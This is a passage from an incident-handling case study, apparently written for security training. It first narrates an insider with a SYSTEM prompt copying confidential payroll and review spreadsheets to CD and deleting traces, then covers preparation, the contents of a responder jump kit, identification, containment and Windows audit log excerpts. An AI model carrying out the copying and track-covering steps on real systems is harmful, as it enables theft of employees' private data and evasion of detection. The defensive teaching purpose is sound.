
Keeping Access

Provided I don't close the window giving me the prompt, I maintain the access of this window – which in this case is "System". (This is because you see system32>). So, I continue

12. at the prompt provided type: `cd c:\Protected`

this will give me the prompt that follows:
`c:\Protected>`

13. Then I type dir



```
C:\Protected>dir
 Volume in drive C is Local Disk
 Volume Serial Number is 3C93-BF32

 Directory of C:\Protected

02/02/2004  08:16p      <DIR>          .
02/02/2004  08:16p      <DIR>          ..
02/02/2004  08:14p             948,736 April 2003.xls
02/02/2004  08:14p             948,736 February 2003.xls
02/02/2004  08:14p             948,736 January 2003.xls
02/02/2004  08:14p             948,736 June2003.xls
02/02/2004  08:14p             948,736 March 2003.xls
02/02/2004  08:14p             948,736 May2003.xls
02/02/2004  08:14p      <DIR>          Reviews
02/02/2004  08:16p      <DIR>          TimeOff
               6 File(s)      5,692,416 bytes
               4 Dir(s)  22,843,039,744 bytes free

C:\Protected>
```

Where once I could not even see the files, I now have a list of what I want. These dated Excel spreadsheets are probably the payroll tracking – and maybe I want to see the other evaluations probably filed in that Reviews directory to see how mine compares.

14. I may not want to read them here. But I can't make a writable CD from the command prompt. So I go to my desktop Windows Explorer (without closing my command prompt window!) and create a file at c:\ called "my file". I return to my command prompt window and I pop in a Writable CD to the drive then type `xcopy * c:\myfile /s /e /t`

This basic command tells the machine to copy all of the files and subdirectories that you see here, including the empty ones, and retain the directory structure to c:\.myfile.

15. I then fire up my CD Writing application, select "Create Data Disk" and copy the myfile directory to the CD.

16. I take out my writable CD, and I am done! I can now peruse the files at my own leisure at home. I could have used e-mail to send them to myself, but that might be monitored on the network.

Total time to target: under 4 minutes. (This will vary depending on options set in Smashing and the type of CD burner employed. The main length of time to finish this scenario was the burning of the CD.)

Covering my Tracks:

It's a local system. I have not accessed anything over the network, I have only used local tools. I delete the C:\Myfile directory. I empty the recycle bin. I close my "targeted" window, and go back to working on the memo I'm supposed to be typing. There are very little tracks to cover!

I take the files home and start reviewing: not only am I not paid nearly what the other assistants make, the CEO's Administrative Assistant is paid twice what the other Assistant is paid. The Financial team's payscale also seems out of whack. Looking at the vacation sheets, I note that several people also get an extra week of vacation. I wonder if anyone knows this besides me?

The next day, I ask around. It turns out that very few of the "victims" who have less pay or less vacation knew that their situation was not on par with everyone else's. Now there seemed to be a lot of closed door meetings occurring with supervisors. I don't care, it's Friday, and I am going home.

The Incident Handling Process

Now the system has been compromised. What happens now? The incident handling process includes six phases – preparation, identification, containment, eradication, recovery and follow-up/lessons learned. Along the way, communication with the CEO will be a vital component of the investigation. In a case like this, where the primary incident handler is not a member of the company, the CEO and Network Administrator may make difficult decisions based on my recommendations. It is important that I stay calm, and can respond to their questions and concerns in a competent and collected manner. This will increase their confidence in the cycle and in their own decisions, so I must communicate clearly my positions, but in the end follow their instructions.

Phase 1: Preparation

The preparation phase of handling an incident is used to ensure that the company has the resources to properly respond to an incident. This may include things like warning banners, physical security, incident response plans, and patch rollout practices – anything that can help minimize risks within the organization. While the target organization in the example did not have much in the way of Incident Handling experience, there were some things that they DID do pretty well.

Policy

In late 1999, there were policies and procedures put in place for the operation of the computers and the network. Most of these policies and procedures were fairly generic, coming from templates and resources out of commercially available products:

Information Systems Policies and Procedures Manual by George Jenkins and Information Security Policies Made Easy by Charles Cresson Wood..

Included as part of the policy is a Software Policy and Employee Agreement (protection against pirated software), a Electronic Messaging Policy (privacy for corporate messaging and appropriate use of electronic messaging system), a Acceptable Use/Ethics Policy (covers restraint in the consumption of shared resources, gaming, ethical and honest use of company property), and a banner that reminds the users every time they log into the system that the system is "strictly for business purposes" and that "the company retains the right to monitor the content of electronic transmission at random intervals." In addition, the banner reminds that the information on the system itself may be recorded, read or disclosed for official purposes, and that access or use of the system constitutes consent to the banner. The banner is executed through a batch file in the startup process.

There is a password policy in place (which means that it is written down as part of the Information Policies), but no method of enforcement.

In addition, as part of a (somewhat old) attempt to educate end users, guidelines for employees were provided as part of the Personnel Policy and Handbook that is distributed to each employee, and for which each employee must sign as a term of their continued employment.

There was no official policy for handling computer incidents, other than notifying the CEO and Human Resources (in this case, the CEO's assistant) in the event of breaches or "situations" involving employees. (In this case, they were following the "unwritten" policy which SANS teaches in class – don't tell anyone anything!)

The physical security plan consisted of badge authentication into the building.

People

A computer network is only as secure as the people working on it. Background checks of employees consisted of calling the references that were provided during the interview process.

The "IT staff" consisted of the Network Administrator, whose duties included maintaining the Windows 2000 server, router, and firewall, as well as all the workstations for the company. He was the "jack of all trades" and maintained the phone systems as well as the copier and fax. In addition, he was the Point of Contact for the ISP, and was responsible for ensuring data integrity and availability through the backup schedule. He wears a pager all the time, serving in perpetual "on call" mode.

Data

The “critical network data” is backed up once a week on Saturday nights to tape. Tapes are in rotation with 5 tapes for each month – each month one tape goes into a safe deposit box and a new tape is entered into the rotation. Storage on-site is done within a fireproof safe. The weekly backups are full backups. There are no daily or incremental backups being done. It is the employee’s responsibility to copy to the server critical files that should be backed up every Friday. For most workstations, this is accomplished through a batch file that copies critical directories to a mapped networked drive.

All machines are connected to their own UPS, due to unpredictable power fluctuations in the area.

Standard system administration practices would include staying abreast of the latest patches for the systems in place. When inquiring about why they were still at SP3 instead of SP4 for Win2K, the answer was that it took too long to download over the shared modem, and that since everything worked well it wasn’t necessary.

Software/Hardware

A full system inventory of both hardware and software was last conducted about 6 months prior to the incident. The company used BSA’s GASP Audit Tool to help them in their inventories. This tool performs baseline inventories of hardware and peripherals, as well as software. Reports from this tool are imported and manipulated into spreadsheets for ongoing maintenance by the Network Administrator.

Communications

The company is small and located on one floor of a single building. In order to alleviate any network emergencies, a call tree was established in which the on-site employee could call the Network Administrator’s pager, who would then respond with a return call.

There is also an “IT Consulting Service” on call that would charge hourly rates for any rapid response to the company required. However, this is the same service that built the hardware, so for hardware support they were a critical part of the communications tree.

Supplies

Since there was no Incident Handling Process documented, we relied on the supplies that the Network Admin had on hand: several portable USB flash drives, a portable printer, and Ghost

In addition, we had available anything that I had in my "jump kit". This kit is what Incident Handlers use at the first sign of an Incident – they can grab it and know that it is fully stocked.

The following is standard inventory:

Item	**Purpose**
Panasonic RQ-L11 Mini Tape recorder, 10 blank tapes, 8 spare batteries	Incident Tracking and recording of actions taken
Two blank notebooks, 4 spare pens	Each incident gets its own notebook assigned for analysts and handler's notes
Canister of blank writable CDs and jewel cases	Evidence collection & backup
Blank diskettes	Evidence collection & backup
USB pen device	Evidence collection & backup
Portable CD writer, software, associated cables	Evidence collection & backup
Symantec's Ghost and images of production workstations	For rebuilding Windows 2000 workstations
Windows 2000 Resource Kit	For information on Windows 2000/associated source code/etc.
4 port hub with patch cables and one crossover cable	For connectivity to machines as needed
Basic Toolkit (contents described below)	For fixing
Basic Connector Bag (contents described below)	For connectivity issues on the fly
CD Travel case containing: Windows 2000 boot disks Windows 2000 OS Media Windows 2000 released patches (MSDN updates) Windows 2000 response CD Vulnerability and Assessment Tools CD	For rebuilding Windows machines, assessing security infrastructure, responding to incidents. Contents of CDs described below.
Windows diskette with basic tools (same as command line processes on CD)	For accessing Windows machines
Incident Response Forms	Standard Incident Response Procedure
Plastic bags, ties, latex gloves	Evidence preservation

Basic Connector Bag Contents

Auto-retract modem cord
Auto-retract network/ISDN cord
Punchdown tool with both 66 and 110 blades

Scissors
Wire Strippers
Toner
Digital line tester
Jack splitter
RJ45 Connectors
Female-to-female RJ-45 connectors
Cabling guide to pinouts

Basic Toolkit Contents

#1 Phillips Screwdriver
#0 Phillips Screwdriver
3/16" Nut Driver
1/4" Nut Driver
3/16" Flat Screwdriver
1/8" Flat Screwdriver
IC Extractor
Large tweezers
Small tweezers
5" Needle Nose Pliers
Reversible Handle with #10 and #15 Reversible Torx Bit
Spare Parts Box with jumpers, washers, hex and flat screws
Small dentists mirror (for looking behind small spaces)
Small magnet with handle
Flashlight with extra batteries
Three Prong Holder

Windows Response CD

Program	Description	URL
cmd.exe		
\other\oldmsdos	Old DOS commands	off of trusted Win95 CD
netstat	Display network status, including routing and sockets	from Microsoft Win2K Resource Kit
nbstat	Lists recent NetBIOS activity	from Microsoft Win2K Resource Kit
rmtshare	Display shares accessible on remote machine	from Microsoft Win2K Resource Kit
kill	Stops running processes	from Microsoft Win2K Resource Kit
doskey	Displays command history	from Microsoft Win2K Resource Kit

Tools & Security Vulnerability CD

Snort	Open-source	www.snort.org

	IDS	
nmap	Scan systems for open ports	http://www.insecure.org/nmap
foundstone_tools.zip	Free tools from Foundstone covering Assessment, Forensic Tools, Intrusion Detection Tools, Scanning Tools, and Stress Testing Tools	Foundstone.com
WinZip	for unzipping compressed files	http://www.winzip.com/ddchomea.htm
ESS-Code	for MIME-decoding, UUDecoding files if necessary	Hard to find these days – a throwback to earlier times!
Adobe Acrobat Reader	For reading manuals, documentation when necessary	http://www.adobe.com/products/acrobat/readstep2.html
Perl	Scripting language	http://www.activestate.com/Products/ActivePerl/
Netcat	Remote analysis tool	http://www.atstake.com
N-Stealth Security Scanner	Web server auditing – vulnerability tool	http://www.nstalker.com/nstealth/

In addition to the jump bag, I have my own laptop which is stocked with it's own modem/LAN/wireless ports, and comes stocked with my own fully patched operating system, virus scanner, Microsoft Office, and Microsoft Tool Kit.

Documentation

This is where the network diagram, the information on the software and hardware inventory, and policies became very important! In order to quickly assess a network, up to date information on the components that is easily accessible is critical. The fact that the hardware and software inventories were kept in soft copy were an asset because electronic access to the systems were not required to get the high-level view of the network.

Documentation of the ISP Technical contact is requested in case that it is needed.

In addition, we followed standard chain-of-custody procedure, which included documenting:

- Who, How, and Where of collection
- Who took possession of the evidence
- How it was stored and protected
- Who, How, and Why of removal from storage

Documentation in a notebook is started. In general, we will document the sequence of actions taken and who performed them.
Right now, we record

- What time we arrive on site
- Systems currently on are inventoried, including their current level of connectivity, their network address, the system name, the MAC address, and the location of each system

Further recording will continue throughout the incident handling process. To call attention to something in particular, the notes taken will be indicated in blocks throughout the phases.

Phase 2: Identification

This phase is when an organization determines whether an incident is, in fact, occurring. A quick assessment of situations where something unusual happens is necessary to determine if additional investigation is necessary. The security of a system is determined by early detection and proper reaction.

Unfortunately, the identification of an insider threat in many cases occurs after the threat has come and gone. In this case, the posting of “confidential” data in the public eye became the notification that something was wrong. During this phase, an assessment of the threat is done to discover what the impact to the company may be. I was called on a Friday – could I stop by Monday to assess the situation? No. It would be Friday night. Even if the data exposure was a contained event, it is time to see what the scope of the incident is. Since the CEO and Network Administrator already knew about the data revelations (as did the entire company), nobody was surprised that an investigation was underway.

As the data in question is fairly self-contained (it was either retrieved from a backup CD or from the victim machine) it is time to do an internal threat assessment.

During the Incident Handling process, the people involved are: the CEO, the Network Administrator, and the Admin Assistant to the CEO, in addition to the Incident Handler. All three of the people involved are trusted individuals at the company who have proven again and again their dedication to the company. They are the company "insiders" who are the ones the CEO (and owner) consider to be the secure employees. None of them are a suspect.

Threat Assessment

Have background checks been performed on all employees?
(None beyond what references say about them.)
What are the work habits of the employees?
(Every day Receptionist fills in for Assistant from 12 – 1:00 for lunch. Assistant logs out of the machine and Receptionist logs in. Fridays, Assistant backs up data and leaves CD on CEO's desk. If the CEO remembers to take the CDs, they are in his car or his office at home; but sometimes they remain on his desk for a few days, especially if he is traveling at the time.)
An after-hours visit is performed to see what is on/around desks of the employees. Nothing is out of the ordinary. There don't seem to be any removable storage devices, and there is no actual suspect at this time.

An inventory of backup CDs is performed to ensure that all are where they should be - the data posted included the very latest data – which means the last CD needs to have been the point of entry if it was retrieved from the backups. All CDs are accounted for at the CEOs house. He remembers taking it home on Friday evening.

It's time to review the target machine and the network to find holes and access points to the data.

Current activity on the systems needs to be recorded.
Each currently connected system runs `netstat –an` and the results are printed to a file to evaluate current connections. All open files on the systems are recorded and task manager is opened: all open applications and processes for each machine is recorded.

Task manager can be opened by right clicking on the status bar at the bottom of a Windows system and selecting "Task Manager." This will bring up a window, and by clicking on the tabs at the top of the screen, certain information can be discovered. In this case, we simply took screen shots of each of the tabs on the running systems, which resulted in records similar to this:




Image Name	PID	CPU	CPU Time	Mem Usage
System Idle Process	0	97	1:19:38	16 K
System	8	00	0:00:13	212 K
SMSS.EXE	172	00	0:00:00	396 K
WINLOGON.EXE	192	00	0:00:01	5,136 K
CSRSS.EXE	196	00	0:00:08	2,896 K
SERVICES.EXE	244	00	0:00:01	7,376 K
LSASS.EXE	256	00	0:00:00	2,192 K
ibmpmsvc.exe	368	00	0:00:00	1,320 K
svchost.exe	424	00	0:00:00	4,652 K
svchost.exe	468	00	0:00:00	9,424 K
spoolsv.exe	516	00	0:00:00	5,224 K
AGRSMMSG.exe	528	00	0:00:00	1,672 K
rsstatus.exe	548	00	0:00:00	4,132 K
ati2evxx.exe	596	00	0:00:00	1,520 K
AuVdc.exe	624	00	0:00:00	11,060 K
Crypserv.exe	656	00	0:00:00	1,748 K
DefWatch.exe	668	00	0:00:00	1,644 K
mstask.exe	696	00	0:00:00	5,404 K
ntaskldr.exe	708	00	0:00:06	6,224 K
rstate.exe	716	00	0:00:01	9,924 K
ntmulti.exe	908	00	0:00:00	1,056 K
Rtvscan.exe	920	01	0:00:18	11,952 K
NPROTECT.EXE	936	00	0:00:00	3,456 K
QCONSVC.EXE	996	00	0:00:00	2,824 K
regsvc.exe	1020	00	0:00:00	1,164 K
NOPDB.EXE	1080	00	0:00:00	3,584 K
WINWORD.EXE	1088	00	0:01:24	29,128 K
vpnservices.exe	1120	00	0:00:00	3,048 K
logd.exe	1152	01	0:00:00	3,412 K
emroute.exe	1160	00	0:00:00	5,104 K
wanmpsvc.exe	1212	00	0:00:00	2,948 K
WinMgmt.exe	1244	00	0:00:02	216 K
MsPMSPSv.exe	1280	00	0:00:00	2,164 K
svchost.exe	1292	00	0:00:00	7,360 K
TPHKMGR.exe	1312	00	0:00:00	2,040 K
explorer.exe	1552	01	0:00:05	4,696 K
SynTPEnh.exe	1600	00	0:00:00	3,248 K
SynTPLpr.exe	1640	00	0:00:00	1,544 K
prpcui.exe	1656	00	0:00:00	1,672 K
VPTray.exe	1696	00	0:00:00	4,144 K
qttask.exe	1704	00	0:00:01	6,500 K
rstate.exe	1712	00	0:00:00	7,032 K
nlnotes.exe	1760	00	0:00:05	3,500 K
Ymsgr_tray.exe	1780	00	0:00:00	1,792 K
taskmgr.exe	1828	00	0:00:00	3,052 K

Processes: 45 | CPU Usage: 4% | Mem Usage: 207752K / 1920396K

All screenshots are recorded with system name, location, time and date of screen shot, as well as the person recording the information. They are saved to a file and one copy of the file is burned to CD and locked up with the backup tapes.

The following checklist was used to evaluate the current state of the systems – was there evidence of any of the following?

- Unsuccessful logons
- After hours activity
- Modification or deletion of data
- New user accounts
- New files or filenames

Identification phase would typically take place at the perimeter – firewall logs are investigated for any unusual activity. Host detection is also a place to start, although there are no Host IDS or Network IDS in place. However, the Network Administrator did take some steps on the CEO and the Admin's computer that were different than the standard desktop scenario – the auditing of Windows logs and transactions tracked had been set to success/failure for most events. This means that the logs had additional information than what would be typically found on a desktop. Hooray!

Investigation of suspect issues

Since the operating system of the machines are at SP3 of Windows 2000, an analysis of vulnerabilities that would be common to all machines needs to be done. Vulnerabilities are referenced off of CVE codes, BugTraq database and Microsoft's release notes on the SP 4. The platform affected by these vulnerabilities is prevalent throughout the organization. According to Microsoft's List of Bugs That Are Fixed in Windows 2000 Service Pack 4, there are 679 bug fixes in Service Pack 4. Since all the machines are a rev level behind, this seems like a good place to start. Once the Windows investigation is over, other software, such as VirusScan will be checked against the BugTraq database.

Of the bug fixes, about 100 show up in the "security" category. However, it is important to check the entire list since not everything security related shows in this category. The list is "Googled" by the Admin Assistant to find the appropriate references and decide whether the bugs represent vulnerabilities on the system. She makes a quick decision as to whether it applies to our environment, checking key words within descriptions and marking Y or N or ? on the list. The containment phase (phase two) starts and continues throughout the research portion. See Appendix B for the matrix of possible entrant vulnerabilities that were flagged. When appropriate vulnerabilities are found, the basic questions are asked: what are the affects of this vulnerability, does it have a remote access point, and is there code available to the public at large to exploit the vulnerability?

In addition, the ability to identify the entrant point became more obvious as the company went through steps to contain the incident.

Phase 3: Containment

The containment phase is to ensure the incident cannot get worse. Can additional data be accessed? Is the access still going on? While performing this phase, we will use some of the tools listed in the jumpkit during the Preparation phase.

Containment: Connections

The firewall status is checked and it shows no current connections. It is after hours, and there should be no external access from the Internet, so the firewall is shut down to ensure that no incoming/outgoing connections are activated. Research on vulnerabilities is conducted on dial-up analog lines off laptop computers not connected to the LAN, so there is no way for them to affect the evidence that may be in play.

Record the decision to disconnect the firewall and the time it was disconnected

Containment: Physical Access

It is after-hours, and the area is secured. The only people allowed in/out at this time are the Incident Handler, the Network Administrator, the Admin Assistant, and the CEO.

Containment: Backing it all up

The network is now contained, so backups of all functioning systems are conducted with Ghost to a USB drive. There are three systems currently powered on: the CEO's desktop, the Admin's desktop, and the Network Administrator's laptop. We'll start the investigation with those, since those are on – everything else we can power on and backup individually as the incident progresses. Two backups of each system are taken: one for evidence – these are logged and immediately locked in the firesafe. The second backup is in case our investigation leads to a "self destruct" or some effort of the attacker to hide tracks on the system. The second backup is done to the network server. In addition two backups are made of the server using the backup system in place: one is placed with the evidentiary backups, the other is maintained for our use in the investigation.

Now we have three USB backups, a tape backup, and 3 backups on the network server.

Record system backup statistics: who performed, date and time of start and stop, where backups were sealed and stored .

Further Investigation

First, the “owners” of the three systems under evaluation were questioned:

- When was the last time their passwords were changed?
  Each of them responded within the past 30 days. Passwords are the primary authentication method within the office, it is possible something was compromised. Each user is asked to change passwords, and the Network Admin is requested to change the Administrator passwords on these systems as well.
- What shares are open?
  The Network Admin has shares open to the fileserver. Both the CEO and the Admin Assistant have the share open to their own backup directory on the server.
- What can the systems tell us?
- Since the Network Admin had additional audit logs available on the systems currently powered on, all those audit logs are immediately saved to a file and printed – one set of printouts is logged as evidence and stored in the firesafe. Because they have been saved to a file, we ensure that they do not rotate and eliminate the risk of losing data during the investigation. The logs are printed to a local printer via the portable printer, if there is no printer currently attached to the machines
- Had anything unusual happened recently that would lead them to suspect their machines were the entry point?
  No. The Network Administrator hadn’t even gone to lunch in days. The CEO’s machine had been powered down until Friday, he had been traveling. The Admin Assistant had been at her desk almost all day all week, except for lunchtimes when the receptionist filled in. None of them had noted unusual behavior on the systems – no account lockouts, no odd user names in the window at logon, no system slowness or unusual behavior.

Record system log information: who performed the print and save functions, date and time, where logs were sealed and stored, who handled.

What Windows Event Log Reveals

Reviewing the logs was not very interesting until we noted the following strange entries in the Security logs from the Admin Assistant machine:

```
Failure Audit  2/5/2004       12:04:22 PM    Security       Privilege Use  578     Guest
        INS-7500
Failure Audit  2/5/2004       12:04:21 PM    Security       Privilege Use  578     Guest
        INS-7500
```

```
Success Audit  2/5/2004       12:04:16 PM    Security       Object Access  562    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  560    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  562    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  562    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  562    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  560    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  562    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  560    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  562    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  560    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  562    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  560    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  562    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  560    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  562    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  560    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  560    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  562    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  562    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  560    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  562    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  560    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  562    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  560    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  562    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  560    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  562    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  560    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  562    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  560    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  562    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  560    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  562    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  560    SYSTEM
        INS-7500
Success Audit  2/5/2004       12:03:40 PM    Security       Object Access  562    SYSTEM
        INS-7500
```

```
Success Audit 2/5/2004      12:03:40 PM   Security      Object Access 560    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:40 PM   Security      Object Access 562    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:40 PM   Security      Object Access 560    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:40 PM   Security      Object Access 562    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 560    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 562    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 560    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 562    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 560    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 562    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 560    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 562    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 560    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 562    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 560    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 562    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 560    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 562    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 560    SYSTEM
       INS-7500
